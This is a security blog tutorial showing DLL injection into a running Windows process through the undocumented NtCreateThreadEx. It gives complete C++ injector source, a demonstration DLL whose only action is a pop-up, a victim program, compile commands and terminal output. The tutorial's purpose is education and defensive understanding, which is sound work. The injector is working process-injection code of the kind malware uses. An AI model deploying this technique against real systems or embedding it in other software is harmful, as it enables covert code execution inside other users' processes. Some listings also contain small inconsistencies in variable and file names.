


DLL injection via undocumented NtCreateThreadEx. Simple C++ example.

cocomelonc.github.io/tutorial/2021/12/06/malware-injection-9.html

December 6, 2021

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



In the previous posts I wrote about classic DLL injection [via CreateRemoteThread](#), [via SetWindowsHookEx](#).

Today I'll consider another DLL injection technique. Its meaning is that we are using an undocumented function `NtCreateThreadEx`. So let's go to show how to inject malicious DLL into the remote process by leveraging a Win32API functions `VirtualAllocEx`, `WriteProcessMemory`, `WaitForSingleObject` and an officially undocumented Native API `NtCreateThreadEx`.

First of all, let's take a look at example C++ source code of our malicious DLL (`evil.c`):

```

/*
DLL example for DLL injection via NtCreateThreadEx
author: @cocomelonc
https://cocomelonc.github.io/pentest/2021/12/06/malware-injection-9.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        MessageBox(
            NULL,
            "Meow-meow!",
            "=^..^=",
            MB_OK
        );
        break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }
    return TRUE;
}

```

As usually, it's pretty simple. Just pop-up "Meow-meow!".

Let's go to compile our DLL:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
```

```

(vulnexp) [zhas@parrot]~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9
└─$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
(vulnexp) [zhas@parrot]~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9
└─$ ls -lt
total 284
-rwxr-xr-x 1 zhas zhas 92290 Dec 7 09:48 evil.dll
-rw-r--r-- 1 zhas zhas 3653 Dec 7 09:38 hack.cpp
-rw-r--r-- 1 zhas zhas 306 Dec 7 00:40 mouse.c
-rw-r--r-- 1 zhas zhas 618 Dec 7 00:39 evil.c
-rwxr-xr-x 1 zhas zhas 14336 Dec 7 00:35 mouse.exe
-rw-r--r-- 1 zhas zhas 117 Dec 7 00:08 README.md
-rwxr-xr-x 1 zhas zhas 162816 Dec 6 23:52 hack.exe
(vulnexp) [zhas@parrot]~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9
└─$

```

Then, let's take a look to the source code of our malware (`hack.cpp`):

```

/*
hack.cpp
DLL injection via undocumented NtCreateThreadEx example
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/12/06/malware-injection-9.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>
#include <vector>

#pragma comment(lib, "advapi32.lib")

typedef NTSTATUS(NTAPI* pNtCreateThreadEx) (
    OUT PHANDLE hThread,
    IN ACCESS_MASK DesiredAccess,
    IN PVOID ObjectAttributes,
    IN HANDLE ProcessHandle,
    IN PVOID lpStartAddress,
    IN PVOID lpParameter,
    IN ULONG Flags,
    IN SIZE_T StackZeroBits,
    IN SIZE_T SizeOfStackCommit,
    IN SIZE_T SizeOfStackReserve,
    OUT PVOID lpBytesBuffer
);

// get process PID
int findMyProc(const char *procname) {

    HANDLE hSnapshot;
    PROCESSENTRY32 pe;
    int pid = 0;
    BOOL hResult;

    // snapshot of all processes in the system
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

    // initializing size: needed for using Process32First
    pe.dwSize = sizeof(PROCESSENTRY32);

    // info about first process encountered in a system snapshot
    hResult = Process32First(hSnapshot, &pe);

    // retrieve information about the processes
    // and exit if unsuccessful
    while (hResult) {
        // if we find the process: return process ID
        if (strcmp(procname, pe.szExeFile) == 0) {

```

```

        pid = pe.th32ProcessID;
        break;
    }
    hResult = Process32Next(hSnapshot, &pe);
}

// closes an open handle (CreateToolhelp32Snapshot)
CloseHandle(hSnapshot);
return pid;
}

int main(int argc, char* argv[]) {
    DWORD pid = 0; // process ID
    HANDLE ph; // process handle
    HANDLE ht; // thread handle
    LPVOID rb; // remote buffer
    SIZE_T rl; // return length

    char evilDll[] = "evil.dll";
    int evilLen = sizeof(evilDll) + 1;

    HMODULE hKernel32 = GetModuleHandle("Kernel32");
    LPTHREAD_START_ROUTINE lb = (LPTHREAD_START_ROUTINE) GetProcAddress(hKernel32,
"LoadLibraryA");
    pNtCreateThreadEx ntCTEX =
(pNtCreateThreadEx)GetProcAddress(GetModuleHandle("ntdll.dll"), "NtCreateThreadEx");

    if (ntCTEX == NULL) {
        CloseHandle(ph);
        printf("NtCreateThreadEx failed :( exiting...\n");
        return -2;
    }

    pid = findMyProc(argv[1]);
    if (pid == 0) {
        printf("PID not found :( exiting...\n");
        return -1;
    } else {
        printf("PID = %d\n", pid);

        ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)pid);

        if (ph == NULL) {
            printf("OpenProcess failed :( exiting...\n");
            return -2;
        }

        // allocate memory buffer for remote process
        rb = VirtualAllocEx(ph, NULL, evilLen, MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

        // write payload to memory buffer

```

```

WriteProcessMemory(ph, rb, evilDll, evilLen, r1); // NULL);

ntCTEX(&ht, 0x1FFFFFF, NULL, ph, (LPTHREAD_START_ROUTINE) lb, rb, FALSE, NULL,
NULL, NULL, NULL);

if (ht == NULL) {
    CloseHandle(ph);
    printf("ThreadHandle failed :( exiting...\n");
    return -2;
} else {
    printf("successfully inject via NtCreateThreadEx :)\n");
}

WaitForSingleObject(ht, INFINITE);

CloseHandle(ht);
CloseHandle(ph);
}
return 0;
}

```

Let's go to investigate this code logic. As you can see, firstly, I used a function `FindMyProc` from one of my [past](#) posts. It's pretty simple, basically, what it does, it takes the name of the process we want to inject to and try to find it in a memory of the operating system, and if it exists, it's running, this function return a process ID of that process.

Then, in `main` function our logic is same as in my [classic DLL injection](#) post. The only difference is we use `NtCreateThreadEx` function instead `CreateRemoteThread`:

```
2021-12-06-malware-injection-9: hwmh — Konsole
File Edit View Bookmarks Settings Help
87 printf("PID not found :( exiting...\n");$
88 return -1;$
89 } else {$
90 printf("PID = %d\n", pid);$
91 $
92 ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)pid);$
93 $
94 if (ph == NULL) {$
95 printf("OpenProcess failed :( exiting...\n");$
96 return -2;$
97 }$
98 $
99 // allocate memory buffer for remote process$
100 rb = VirtualAllocEx(ph, NULL, evilLen, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);$
101 $
102 // write payload to memory buffer$
103 WriteProcessMemory(ph, rb, evilDll, evilLen, r1); // NULL);$
104 $
105 ntCreateThreadEx(&ht, 0x1FFFFFF, NULL, ph, (LPTHREAD_START_ROUTINE) lb, rb, FALSE, NULL, NULL, NULL, NULL);$
106 $
107 if (ht == NULL) {$
108 CloseHandle(ph);$
109 printf("ThreadHandle failed :( exiting...\n");$
110 return -2;$
111 } else {$
112 printf("successfully inject via NtCreateThreadEx :)\n");$
113 }$
114 ++++$
115 WaitForSingleObject(ht, INFINITE);$
116 $
117 CloseHandle(ht);$
118 CloseHandle(ph);$
119 }$
120 return 0;$
121 }$
NORMAL hack.cpp
```

As shown in this code, the Windows API call can be replaced with Native API call functions. For example, `VirtualAllocEx` can be replaced with `NtAllocateVirtualMemory`, `WriteProcessMemory` can be replaced with `NtWriteProcessMemory`.

The downside to this method is that the function is undocumented so it may change in the future.


But there is a caveat. Let's go to create simple code for our "victim" process (`mouse.c`):

```
/*
hack.cpp
victim process source code for DLL injection via NtCreateThreadEx
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/12/06/malware-injection-9.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int main() {
    MessageBox(NULL, "Squeak-squeak!", "<:( )~~", MB_OK);
    return 0;
}
```


As you can see, the logic is simplest, I's just pop-up **Squeak-squeak!** message. Let's go to compile:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -fpermissive
```



```
File Edit View Bookmarks Settings Help
(vulnexp) [zhas@parrot] [~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└─$ x86_64-w64-mingw32-gcc -O2 mouse.c -o mouse.exe -mconsole
(vulnexp) [zhas@parrot] [~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└─$ ls -lt
total 392
-rwxr-xr-x 1 zhas zhas 122973 Dec  7 11:44 mouse.exe
-rw-r--r-- 1 zhas zhas  3159 Dec  7 11:22 hack.cpp
-rwxr-xr-x 1 zhas zhas  92290 Dec  7 09:48 evil.dll
-rw-r--r-- 1 zhas zhas   306 Dec  7 00:40 mouse.c
-rw-r--r-- 1 zhas zhas   618 Dec  7 00:39 evil.c
-rw-r--r-- 1 zhas zhas   117 Dec  7 00:08 README.md
-rwxr-xr-x 1 zhas zhas 162816 Dec  6 23:52 hack.exe
(vulnexp) [zhas@parrot] [~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└─$
```

And check:




So everything is worked perfectly.

Let's go to inject our malicious DLL to this process. Compile **hack.cpp**:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/
-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-
all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
File Edit View Bookmarks Settings Help
(vulnexp) [zhas@parrot]~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9
--> $x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
hack.cpp: In function 'int main(int, char*)':
hack.cpp:102:50: warning: invalid conversion from 'SIZE_T' {aka 'long long unsigned int'} to 'SIZE_T*' {aka 'long long unsigned int*'} [-fpermissive]
102 |     WriteProcessMemory(ph, rb, evilDll, evilLen, r1); // NULL);
    |                                     ^~~~~
    |                                     |
    |                                     SIZE_T {aka long long unsigned int}
In file included from /usr/share/mingw-w64/include/winbase.h:25,
from /usr/share/mingw-w64/include/windows.h:70,
from hack.cpp:10:
/usr/share/mingw-w64/include/memoryapi.h:86:128: note: initializing argument 5 of 'WINBOOL WriteProcessMemory(HANDLE, LPVOID, LPCVOID, SIZE_T, SIZE_T*)'
86 |     WINBASEAPI WINBOOL WINAPI WriteProcessMemory (HANDLE hProcess, LPVOID lpBaseAddress, LPCVOID lpBuffer, SIZE_T nSize, SIZE_T *lpNumberOfBytesWritten);
    |
hack.cpp:104:62: warning: invalid conversion from 'LPTHREAD_START_ROUTINE' {aka 'long unsigned int (*)(void*)'} to 'PVOID' {aka 'void*'} [-fpermissive]
104 |     ntCTEX(&ht, 0x1FFFFFF, NULL, ph, (LPTHREAD_START_ROUTINE) lb, rb, FALSE, NULL, NULL, NULL);
    |                                     ^~~~~
    |                                     |
    |                                     LPTHREAD_START_ROUTINE {aka long unsigned int (*)(void*)}
hack.cpp:104:77: warning: converting to non-pointer type 'SIZE_T' {aka 'long long unsigned int'} from NULL [-Wconversion-null]
104 |     ntCTEX(&ht, 0x1FFFFFF, NULL, ph, (LPTHREAD_START_ROUTINE) lb, rb, FALSE, NULL, NULL, NULL);
    |                                     ^~~~~
hack.cpp:104:83: warning: converting to non-pointer type 'SIZE_T' {aka 'long long unsigned int'} from NULL [-Wconversion-null]
104 |     ntCTEX(&ht, 0x1FFFFFF, NULL, ph, (LPTHREAD_START_ROUTINE) lb, rb, FALSE, NULL, NULL, NULL);
    |                                     ^~~~~
hack.cpp:104:89: warning: converting to non-pointer type 'SIZE_T' {aka 'long long unsigned int'} from NULL [-Wconversion-null]
104 |     ntCTEX(&ht, 0x1FFFFFF, NULL, ph, (LPTHREAD_START_ROUTINE) lb, rb, FALSE, NULL, NULL, NULL);
    |                                     ^~~~~
(vulnexp) [zhas@parrot]~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9
--> $ls -lt
total 272
-rwxr-xr-x 1 zhas zhas 40960 Dec 7 12:23 hack.exe
-rwxr-xr-x 1 zhas zhas 122973 Dec 7 11:44 mouse.exe
-rw-r--r-- 1 zhas zhas 3159 Dec 7 11:22 hack.cpp
-rwxr-xr-x 1 zhas zhas 92290 Dec 7 09:48 evil.dll
-rw-r--r-- 1 zhas zhas 306 Dec 7 08:40 mouse.c
```


Then, run process hacker 2:



As you can see, the highlighted process is our victim `mouse.exe`.


